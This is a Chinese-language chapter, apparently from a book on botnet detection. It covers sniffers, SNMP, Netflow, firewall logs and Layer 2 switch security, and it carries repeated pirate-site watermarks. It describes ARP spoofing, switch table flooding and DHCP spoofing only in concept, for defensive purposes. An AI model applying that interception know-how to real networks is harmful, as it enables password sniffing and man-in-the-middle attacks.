站点www.spamcop.net提供许多的有关垃圾的服务，包括垃圾邮件报告，邮件服务器上用于垃圾邮件的DNS黑名单，以及邮件管理的关于整个垃圾邮件现象的有用信息。站点www.lurhq.com/proxies.html包含关于开放代理的旧文章（2002）仍然值得阅读。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网络设施：工具和技术

本节我们着眼于网络设施工具和技术。简单讨论一些网络监控工具，除了网络监控的主要任务以外，它们还通常在检测中发挥作用。我们也要简单谈论在网络协议的第二层和第三层上（路由层和交换机层）的各种独立测量，当然，包含商业防火墙，采用访问控制列表的路由器（access control lists，ACLs），以及其他网络监护（confinement）测量，日志也在此发挥作用。我们的目的是，找到老谋深算的僵尸网络，尤其是根据DoS攻击或者可能的扫描来查找。

图5.1表示sniffer的一个一般模型和其他网络基础设施。可以区分常见的几种情况：




图5.1 网络监控设备

- 可以将一个嗅探器（初始检测器）挂在以太网交换机或者集线器（hub）上用于信息包的嗅探。这里假设交换机被设置成端口镜像。这意味着，从因特网上往返的单播信息包也发送到检测器端口。集线器在默认状态下，镜像所有的信息包。一些情况下，如果希望嗅探点对点的WAN/telco连接，可能需要投资昂贵的类似于光谱仪一类的设备。这个简单的模型适合于采用简单的嗅探工具，包括商业的和开放源码的嗅探器，也适于复杂一些的IDS系统（如马上要讨论的Snort）。这是所谓的旁路（out-of-line）的方法。一般情况下，对信息包而言嗅探不在数据的必经路径上。但是，对信息包防火墙而言，一般都在数据路径上，因而可以说是“in-line”设备。
- 更复杂的设备可以有一个或者更多检测器挂在交换机上。检测器可以轮流发送成批数据到中央监控系统（第二阶段分析box），可以提供日志、摘要和分析，以及可视化（图形）。传统的SNMP远程监视（Remote Monitoring，RMON）以这种方式运行。如果在PC上运行开放源码的网络流检测器后台进程（deamon），

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

也是像这样工作。本书将要提到的 ourmon 网络监视和异常检测系统同样符合这种模型。

- 另外一种常见的变种，检测器和网络设施装置（路由器和以太网交换机）实质上是同一个原理。只是直接从路由器和交换机收集数据。例如，一般用带有基于 RRDtool 工具的 SNMP，像传统的 MRTG 或者 Cricket（参见 www. oss. oetiker. ch/rrdtool/rrdworld/index. en. html），是一个中央数据收集盒，每隔数分钟轮询网络设施装置。它收集每个端口数据如字节进出的样本，也有 CPU 占用值和其他可用的数据变量等 SNMP 管理信息基础（Management Information Bases，MIBS）定义的数据。流行的网络流工具可以采用 Cisco 路由器或者交换机以收集数据（关于相关信息包的统计）这样的方式来设置，这些数据周期性地发送到收集盒。我们随后会讨论 SNMP 和网络信息流的一些细节。

开放源码的嗅探器包括 tcpdump（www. tcpdump. org）和 Wireshark（www. wireshark. org）。可以嗅探并收集所有的信息包，但是如果信息包负载大时这就很不合理。更可行的方式是，当有具体目标时进行嗅探，生成针对可能的罪犯的过滤描述。例如，我们的滥用邮件可能是关于扫描主机或者是一个主机以 IP 地址 192. 168. 1. 1 发送垃圾邮件。前面的例子中，选择运行 tcpdump 查看可疑的主机在做什么，如

```
# tcpdump -x -s 1500 host 192. 168. 1. 1
```

此处采用-x 给出 ASCII 和十六进制的 dumps，参数-s 1500 用以获得完整的数据有效载荷。如果可能，也可以检查网络流日志。

分析者应该意识到，下一个步骤很重要。如果确定有僵尸客户端，应该能找到命令和控制通道。例如，假定 192. 168. 1. 1 是一个僵尸客户端，观察到它通过 IRC 命令（如 JOIN，PRIVMSG，NICK 等）和远程的 IP 地址 10. 1. 2. 3 通话。那么，查看 10. 1. 2. 3 在做什么就应该有意义。

```
# tcpdump -x -s 1500 host 10. 1. 2. 3
```

结果，可能会发现僵尸服务器，正忙于与所在校园中不止一个主机通话。这也可能是一个信噪比问题。总的来说，在可能的情况下，通过增加滤装置的条件，使得结果更加清晰。例如，采用该客户端可能正进行你没有注意的网络交易，但是你知道正在和可疑的主机在端口 6668 上通话。在这种情况下，采用更加确定的过滤描述如下：

```
# tcpdump -x -s 1500 host 192. 168. 1. 1 and tcp port 6668
```

有时因为有太多的信息包，嗅探器可能会有信噪比问题，导致结果不可信，但嗅探器仍然是必需的工具。如果你正好知道在什么地方看，它们可以帮助你理解现实世界的问题。除了普通的嗅探器，我们还有其他类型的嗅探工具，包括 Snort，尽管宣传为入侵检测系统，事实上是嗅探器的一种。也可以看作并行的嗅探器，能够同时观测很多主机（或者过滤器）。在 ourmon 的最后一章（第 9 章），我们讨论的 ngrep 也是一个嗅探器，基本上是以 ASCII 字符串为导向，可以用于在信息包中寻找“有趣的”字符串。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

SNMP 和网络流：网络监控工具

本节我们简要讨论典型网络监控和管理中采用的工具。主要的关注点是经常了解网络中的“管道”有多满，万一你需要购买更大的广域网连接或者更大的路由器或者以太网交换机。你也许有兴趣知道在你的网络上谁正在和谁通话，或者网络中流量特性，或者超负荷使用的服务器是否需要更快的接口。从异常检测的观点来看，这些网络监控工具对于检测僵尸网络，垃圾邮件爆发，当然还有曾经很流行的 DoS 和 DDoS 攻击有很大的帮助。所有这些可能都是僵尸网络的迹象。本书大部分章节只提到开放源码工具。但是，公正地说，自从涉足基于网络流的工具，Cisco 是网络设施装置的市场领先者。

SNMP

在图 5.2 和 5.3 中，我们展示两个 DoS 攻击的例子，并用一种名为 Cricket 的开放源码 SNMP 工具（参见 http://cricket.sourceforge.net）来捕捉它们。Cricket 采用 RRDTOOL 生成图形（采用 RRDTOOL 的其他工具参见 http://oss.oetiker.ch/rrdtool/rrdworld）。图 5.2 以 SNMP MIB 变量来表示路由器的 CPU 使用情况。这是一个从 0～100 的百分比变化的整型变量，100 意味着 CPU 的使用率非常高。由于 DoS 攻击，迫使 CPU 利用率在很长时间是天文数字，路由器遭遇了“糟糕的一天”。这会在很多方面影响路由器的性能，包括破坏作为网络管理员记录日志的能力，削减路由能力，破坏响应 SNMP 检测器的能力（该检测器来自 SNMP 管理员，用以让管理员了解攻击的经过）。注意这次攻击至少持续了 12h，最终被抓获并消除。可以看见，负载最终在中午前后彻底降下来了。




图 5.2　DoS 攻击：Cricket/SNMP 路由器 CPU 利用率

图 5.3 是一个交换机端口图。SNMP 系统描绘了挂在单个主机上的交换机端口的字节流入流出情况。用图形表示流入流出（字节或者信息包）可能是所有 SNMP 测量方法中最传统的方法。此处主机被黑，向外界发起了 DoS 攻击。之所以知道是向外发起攻击，是因为图形是从交换机获取的。对于交换机，图中的 in 指的是“从主机发送”的流量流入了交换机端口。可能该主机只有 100Mb 以太网卡，否则，DoS 攻击将会更加糟糕（现在也相当糟糕了）。当然，从路由器的 CPU 利用率图不能看出哪台主机发

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

起了攻击，但正确的交换机端口图还是非常有用的。如果没有其他方式，你可以直接或者远程访问交换机，并禁止该交换机端口。




图 5.3 DoS攻击：单个主机流量的 Cricket/SNMP 图表

SNMP 的安装完全遵循前面章节中关于检测器和 boxes 分析的论述。Cricket 运行于收集（分析）box，检测器交换机和带有每 5min 一个 SNMP 请求的路由器。结果可以图形形式在网页上获得。可以用一年内的信息作为基准。作为工具，Cricket 根据配置命令进行目标导向的安装，非常方便。这种配置更具有全局性，可以很方便地应用于交换机或者路由器主机的子设备。

实际上，将一个企业内所有的路由器和交换机端口（具有 SNMP CPU 使用变量的所有路由器或者交换机）放入 SNMP 配置是个很好的主意。这样，通过查看类似那些由 Cricket 产生的图形，你或许可以真的找到内部实施攻击的主机。有时，攻击的问题是如果没有其他的信息源，你不可能知道攻击者的 IP 地址（网络流或者第 6 章的 ourmon 可能会对此有所帮助，但是大型的 DoS 攻击可以导致一些工具不能使用）。更加糟糕的是，你或许也不知道实施攻击的主机的物理位置在哪里。在极端的情况下，网络工程师不得不采用嗅探器通过在配线室中一层层的交换机来找出主机。有时候基于 SNMP 的工具或许可以从交换机和路由器的网络接口上提取配置标记，并以相关的图形显示。因此，在交换机和路由器上加注位置信息、IP 地址或者 DNS 标记在危急关头极其有用。就像图 5.3，当存在 DoS 攻击时，这就显得尤为重要。如果该攻击扩散到因特网上，很容易堵塞更外面的广域网线路，这是因为广域网线路一般比内部的以太网网卡有更少的带宽。有千兆网卡的主机向外发起攻击不仅很有可能，而且会带给你和任何上行 ISP 很大的破坏。

网络流（Netflow）

SNMP 工具仅仅给出了网络中有关流量的信息，并没有告知关于网络间流量类型或者流量的数量。所以我们使用其他工具，如网络流可以用于窥探更深层的网络，以推断出繁忙的网络和做其他的协议分析。网络流最早是由 Cisco 公司设计的，作为路由器加速机制。之后，它成为网络监测的工业标准，用于分析路由（BGP/AS 流量矩阵化）及 IP 网络间的流量。和 SNMP 一样，网络监控工具可用于检测异常如 DoS 攻击，而且

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

因为网络流数据中包括 IP 地址和端口，因此可用于寻找扫描攻击。

在这点上，网络流有很多形式，但是传统意义上，流一般定义为单方向的数组，包括 IP 源和目标地址，TCP 和 UDP 源和目标端口，IP 协议数目，标志位（可能包含 TCP 控制标志，像 SYNs 和 FINS），信息包和字节数，流的开始和结束时间信息，以及其他信息。因此，流代表了集合统计量。流不是信息包，是很多信息包的集合统计量。此外，它一般不包含网络协议中第七层的信息。不能像入侵检测系统（IDS）如 Snort 那样，采用流去寻找数据有效载荷（payload）中的病毒位模式。典型的应用是通过众所周知的端口来辨识（像端口 80 和 443 用于网络流量）。当然，如果黑客用 80 端口作为 IRC 命令和控制信道的话，这样做可能就是错误的。

一般的，流可以在检测器上捕获，检测器可以是（Cisco）交换机或者路由器。从无需额外设施这点来说，这是很方便的。另外，可能拥有简单的系统可以用于检测网络流，尽管可能需要购买更多的硬件。另一方面，基于 UNIX 的主机通过带有端口镜像接口的交换机可以用于收集流。

由于收集所有的流信息很容易超出路由器的 CPU 范围，所以流一般通过采样来收集。由于检测器不知道什么时候流结束，因而流信息的采集通常都有一定的延时冗余。一些情况下，“结束”状态很难确定（主要考虑 UDP 流，因为 TCP 有控制信息包，因而流在 FIN 结束，但是 UDP 没有结束状态）。所以 UDP 的收集系统迟早会不使用流收集的方式。当流到达收集模块，一般存储在硬盘上。之后可以通过不同的分析工具查询（或者绘制成图表）。

尽管 Cisco 有商业工具，我们还想提到两套已证明对于流分析有用的开放源码的工具。一套是著名的流工具信息包（可以在 www. splintered. net/sw/flow-tools 上找到）。注意它有一个称之为 flow-dscan 的工具可用于寻找扫描程序。另一个值得注意的工具箱是 CMU 软件工程研究所 CERT 的 Silktools，可以在 Sourceforge 上找到该工具箱（http://silktoolssourceforge. net）。Silktools 工具可以将流信息打包成方便查找的方式和便于查询数据的分析程序组。

网络上有很多关于网络流工具的信息。可以访问 www. cisco. com 查找 netflow，以获取庞大的信息。除了 Cisco 上提供的信息，本书也包含了一个注释作为查询更多网络流工具和信息的建议。

注 释

Silk 工具：http://silktools. sourceforge. net。

流工具：www. splintered. net/sw/flow-tools。

Dave Plonka 的基于 RRDTOOL 的 FlowScan 工具（也包含其他工具）：http://net. doit. wisc. edu/~plonka/packages. html。

在 UW-Madison 采用的 FlowScan：www. stats. net. wisc. edu

Jana Dunn（2001）关于网络流安全软件的文章：www. sans. org/reading_room/whitepapers/commerical/778. php。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Yiming Gong（2004）对网络流的安全导向指南有两章：www. securityfocus. com/infocus/1796和 www. securityfocus. com/infocus/1802。

防火墙和日志

在 Blaster 和 Welchia 蠕虫大爆发期间，爆发的最初迹象不是 AV 工具发现的，而是从防火墙日志中最先注意到的。这些蠕虫试图感染其他的主机的出站流量被防火墙阻止并记录。在每天例行检查前一天晚上的流量时，我们注意到阻止消息的一个急剧增长，所有的流量都在同一个端口上。由于信息安全专家最近曾发出关于潜在漏洞的警告，我们一看到就确切地知道这是什么。在 AV 产品开始检测到该蠕虫之前，已经有几天时间了。从这点上来说，防火墙日志能够在发现被感染的主机，尤其是当对你有害的事物进入或者流出时发挥作用。我不是律师，但是可以声明，防火墙可以适应任何大小的机构和预算，若没有防火墙，只可能是由于不重视。这是一个现代版的拖船操作者，由于没有购买收音机来收听天气情况，他的拖船沉没了，甚至在所有的同行都购买了一台之后，他仍然没有购买。“拥有高速的管道因而防火墙赶不上”的论点让我想起最近一个保险杠标签上的声明“任何时候驾驶都不要超过你的守护天使的飞行速度”。防火墙多么奇异都无所谓——是否是主机防火墙，是否商用版，或者仅仅基于路由器的访问控制列表（access control lists，ACLs）。只要监控它们，将会发现“有趣的”流量。

但是，有一件事情是，如果留意，你可能注意到因特网正攻击你。在该情况下，观察防火墙或者路由器 ACL 日志以查看你是否攻击因特网是有意义的。例如，看以下的 Cisco 路由器日志：

```
/var/log/cisco. 0:Nov 26 02:00:01 somerouter. foo. com 390484:5w1d: % SEC-6-
IPACCESSLOGP:list 104 denied tcp 192. 168. 1. 1(46061) -> 10. 32. 5. 108(25),1
packet
/var/log/cisco. 0:Nov 26 02:00:05 somerouter. foo. com 390487:5w1d: % SEC-6-
IPACCESSLOGP:list 104 denied tcp 192. 168. 1. 1(46067) -> 10. 181. 88. 247(25),1
packet
/var/log/cisco. 0:Nov 26 02:00:06 somerouter. foo. com 390489:5w1d: % SEC-6-
IPACCESSLOGP:list 104 denied tcp 192. 168. 1. 1(46070) -> 10. 1. 1. 81(25),1
packet
/var/log/cisco. 0:Nov 26 02:00:07 somerouter. foo. com 390490:5w1d: % SEC-6-
IPACCESSLOGP:list 104 denied tcp 192. 168. 1. 1(46074) -> 10. 163. 102. 31(25),1
packet
```

这里只显示了这次特别事件很少的部分；我们删除了成千上万甚至更多的条目，净化了 IP 地址。192. 168. 1. 1 是一个被感染的内部 spambot 主机，正试图向外面的网络上发送垃圾邮件，假定是向其他地方的一系列主机发送。它连接不上，因而我们看见的全都是在端口 25 上针对外部主机的 TCP SYN 信息包。实际上 Cisco 路由器发现了并停止其到达因特网。这是因为在网络内部一般采用 DHCP 的主机的端口 25 被封锁了。我

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

认为这是一个很好的办法：所有的向外面的 SMTP 流量都需要通过官方的 E-mail 网关才能到达因特网。封锁所有其他的端口 25 通信（流量），无论什么时候 spambot 占据了领地，都会给出警告。

为了强化这个观点，根据僵尸网络行为考虑以下绝对精简的防火墙策略（当然，这代表了过去，但过去常常代表着未来的趋势）。这些不完全都和僵尸网络有关，对其他潜伏在网上的恶意软件也有作用。例如，在 UDP 端口 1434 的 SQL slammer 仍然在外部等候进入。

- **阻止端口 135-139 和 445** 因为无数的 exploit 瞄准微软文件共享服务。
- **阻止访问端口 25** 只适用官方认证的 E-mail 服务器。
- **阻止访问端口（TCP）1433 和（UDP）1434** 前者是由于普遍的 SQL 密码猜测攻击，后者当然是由于 SQL slammer。

通过阻止这些端口并记录结果，当一些内部主机被感染时，就可以获得一个警告。可以配置防火墙使其在这些现象出现时发警报，以缩短对这些感染的反应时间。

记住，这个列表很小，但是很有效，揭示了僵尸网络对微软文件共享系统的攻击，以及邮件滥发攻击和传统的一些攻击，例如 SQL 攻击。一个由于设定安全规则比较少而导致严重安全问题的站点，需要从安全事件中吸取经验。而另一方面，如果使用经典的防火墙规则禁止了几乎所有的访问请求，并记录了它们，就会发现有趣的事情。如果一个 bug 在内部出现，那它一定会持续出现，原因可能是自发的内部扩散或者——黑客发现了内部某处的缺陷，他将尝试看看你的系统在别处是否有同样的缺陷。因为攻击来自各种方法：VPN、移动终端（或者 USB 设备）、电子邮件附件、网络游戏，甚至 P2P 引用。可以看出，防火墙日志确实是深入防御病毒的非常有效的角色。

注 释

推荐两本值得阅读的关于防火墙的经典书目：

Building Internet Firewalls（Second Edition），Zwicky，Cooper，Chapman；O'Reilly，2000

Firewalls and Internet Security（Second Edition），Bellovin，Cheswick，Rubin；Addison-Wesley，2003

第一版可以在 www. wilyhacker. com/1e/上免费获取。

第二层的交换机和隔离技术

第二层指的是以太网交换机，大部分人都很少关注其安全问题。但是一些攻击可以利用这一层的弱点。例如，考虑流行的 Ettercap 工具（http://ettercap. sourceforge. net），实质上是依赖于如 ARP 欺骗或者将交换机转发表填满虚假的 MAC 地址的技术，来进行密码嗅探攻击（更多关于基于 Ettercap 攻击的讨论参见 www. securitypronews. com/securitypronews-24-20030623EtterCapARPSpoofingandBeyong. html）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

进一步讨论之前，我们需要定义一些术语。

- **广播域（broadcast domian）** 实质上，以太网上的广播域指的是可以由 ARP 广播到达的系统集合。如果一台主机发送以太网广播，广播域中的所有其他主机都会收到广播信息包。现在，广播域既是虚拟的也是实质的概念。以太网交换机能够采用虚拟局域网（VLANS），因而在一台以上的交换机上的端口（接口）可以被“粘合在一起”以形成虚拟的网络。在广播域上可以存在至少一个或者更多的 IP 子网。
- **单播分段（unicast segmentation）** 这个概念从古老的以太网桥延续到现代的以太网交换机。实质上，交换机试图学习哪个 MAC 地址对应到哪个端口，这个过程称为适应学习。预期的结果称为单播分段。例如，如果两台位于广播域上的主机通过单播信息包通信（称为 A 和 B），由于某种原因交换机不知道主机 B 的端口，它将向除了 B 以外的其他端口发送信息包（称为 C，D 和 E）。如果不知道在哪里找到 B，那么 C 将不能看到数据包。这会使得 C 的交换机根据带宽保持得井井有条，也意味着 C 不能嗅探 A 和 B 的对话，除非用 explict 技术如在交换机上打开端口镜像或者使用 implicit 技术如对交换机转发表攻击（后文中讨论）。
- **ARP 欺骗（ARP spoofing）** 一台局域网上的主机决定将 ARP 信息包广播，试图重写另一台主机的 ARP 的超高速缓冲存储器（cache）。结果，实施欺骗的主机盗用了子网上另一台主机的 IP 地址。因此，ARP 缓冲中保存包含了良性主机 X 的 IP，而第二层的 MAC 地址被邪恶主机 E 的 MAC 地址覆盖。注意 E 是占用率 X 的 IP 地址。邪恶主机 E 采用第三方主机 Z 的 ARP 超高速缓冲存储器简单将 X 的 MAC 地址用 E 的 MAC 地址替换。现在当 Z（良性的）试图与 X（良性的）交谈，信息包首先到达 E（邪恶的）。一般来说（但并不全是），E 将试图把局域路由器的 MAC 地址用自己的地址来取代。这使得可以看到所有的良性的主机向因特网发送和接收的数据包，使得所有的包都可能充满了中间人（man-in-the-middle，MITM）攻击。这种类型的攻击有时也称为 ARP 毒药。
- **交换机转发表溢出（switch forwarding table overflow）** 一般来说，implicit 技术（一种对抗单播分段的技术）的原理是使交换机的自适应学习表项中（供应商不同，名字也各不相同，包括 CAM 表、转发表，以及其他类似的）装满没有用的 cruft。结果，单播分段可能被关掉，在前文中提到的例子中，从 A 到 B 的信息包将流向 C。这种类型的攻击当然不可能是善意的，可以通过 Ettercap 工具或者其他类似的工具获取。

接下来最糟糕的事情就是，罪犯为了接近受保护的计算机，使自己和受保护的主机有相同的 ARP 广播范围，对在同一广播域内的主机进行攻击，这样的攻击迄今仍然没有有效的防护办法。或许有人指出，ARP 和 DHCP 作为基本的网络协议缺乏验证。而且，其他协议也可能假定临近的主机是安全的，因而采用纯文本密码来联系这些系统或者简单地传递对小偷有用的未加密数据。

有人称只有边界防火墙没有其他防护的为“M&M 安全”（M&M 是一种巧克力，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

外壳坚硬内部柔软），意思是边界防火墙代表了坚硬易碎的壳子，一旦被刺破，就是柔软耐嚼的中间部分。在最近的博客（http://blogs.msdn.com/larryosterman/archive/2006/02/02/523259.aspx）中，Larry Osterman 有一个相当幽默的观点，将 DMZ 防火墙与法国二战中马其诺防线做比较。法国修建了强大的防护墙阻止德国人进入。不幸的是，德国人简单地从北边开车绕了过去。得到的教训是，在防火墙范围内，对主机要深入考虑防护的有效性。这些技术包含主机防火墙和加密协议，也包含作为深入防护的又一形式的第二层保护技术。关于第二层保护技术的好消息是，它们不是每台主机分别管理，而是由网络工程师集中管理。

恶意软件通过僵尸网络或者其他方式的传播可以选择发起攻击，包括

- **ARP 欺骗** 当本地子网上实施攻击的主机选择伪装成路由器，以便允许查看或者改写从被攻击主机发送到网络上其他主机的信息包时，这就特别有用。
- **对转发表的洪泛攻击以及密码嗅探** 以太网交换机上传统的单播分段的胜利意味着运行信息嗅探的主机可以看到信息包（尤其是纯文本密码），否则这些信息包是不能观察的。
- **DHCP 攻击** 例如，实施攻击的系统直接截取 DHCP 请求，将本地路由器用自身替代。除了 ARP 欺骗，也可以成为另一种形式的中间人攻击。

这里并不是第二层攻击的所有列表，但是目前可以仅限于此列表，因为以我们的经验，前两种情形最常见。

那么好人袖子中能不能也藏着一些手段？是的，会有一点。这样的手法可以分为两种，一种是交换机配置，依赖于厂商的设置；另一种是设备上的，可以希望由任何网络工程师采用大多数硬件来完成。

Cisco 交换机具有用许多变量描述的长期的支持端口安全特征。例如，一台交换机可以被配置成静态锁定一个 MAC 地址，或者配置成动态学习所看到的第一个 MAC 地址。这使得对交换机表的洪泛攻击变得不大可能。很多交换机配置特征非常新，可以在最新的 Cisco Catalyst 交换机中发现。在 Charlie Schluting 著名的文章“Configure Your Catalyst For a More Secure Layer 2”中可以获取更多信息：www.enterprisenetworkingplanet.com/netsecur/article.php/3462211。Schluting 告诉我们：

- Cisco 交换机可以跟踪 DHCP 分配。因此，可以知道哪个 IP 地址与在哪个端口上的哪个 MAC 地址相联系。这个特性叫 DHCP 检测。DHCP 检测具有一些特性，有助于保护不受基于 DHCP 的中间人攻击的可能性，原因是知道真实的 DHCP 服务器存在之处后，交换机可以不用一直试图 DHCP。
- 称之为 IP 来源保护（IP source guard）的相关特征意思是除了采用 DHCP 分配的 IP，主机不能采用另外的 IP。
- 另外，具有 ARP 欺骗特性的交换机称为动态 ARP 检查（dynamic ARP inspection）。该特征保护交换机免受 ARP 欺骗攻击。IP 地址和 MAC 地址必须匹配。

这些新的特征，和传统的端口安全一起可以帮助第二层数据交换环境更加安全。

从基础设施方面看，有一些技术有助于安全：

（1）尽可能限制一个 VLAN（或者广播域）中主机的数量。从冗余的观点看，将

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一个企业所有的主机设置为一个IP子网绝对不是好主意，原因很简单，广播风暴或在第二层循环可以摧毁子网络。但是，如果考虑密码嗅探攻击（或者甚至密码猜测攻击），限制子网上的主机数量可能是有用的。例如，被漏洞利用攻击的主机上的ARP表给予了攻击者关于可能的进一步扩散攻击的知识。如果减少了ARP表的容量，攻击扩散的机会就会减少。这个设计理念仅仅从冗余观点和“相邻的最危险”两个方面限制了第二层可能存在的问题的暴露。

（2）Cisco路由器默认的ARP高速缓冲存储器timeout值为4h。交换机的默认转发表timeout大约是5min。具有讽刺意味的是，第二层交换机的自适应学习一般是ARP广播的副作用。结果，交换机学习发送者存在之处，在其他主机的方向上停止洪泛单播信息包。但是，洪泛攻击会发生是由于交换机不知道在什么地方找到主机，黑客在另一台主机上安装了密码嗅探器，就看到了极其不愿意让他们看到的单播信息包。黑客无需采用转发表溢出攻击来攻击交换机。他或她仅需要等待。当然，程序很擅长等待。可以设置交换机转发表时间和路由器匹配或者选择折中，将转发表时间设置得高一些，而路由器时间设置得低一些。无论如何，将它们设置成一样的以减少单播分段失败看起来是个好主意。

（3）将交换机的VLAN和路由器ACL结合是有用的，可以容易地将IP地址分配给网络设施，如无线访问接入点和一般的主机不能到达的以太网交换机。例如，所有的交换机端口在私人的网络10/8上可以看到，都可以被一个或者两个VLAN到达。结果，我们可以希望本地的恶意软件感染不能发起针对设备盒的攻击。

还有最后一点，交换机也可以有日志记录。基于第二层不同的相互独立的入侵记录可以提醒警惕黑客系统。

入侵检测

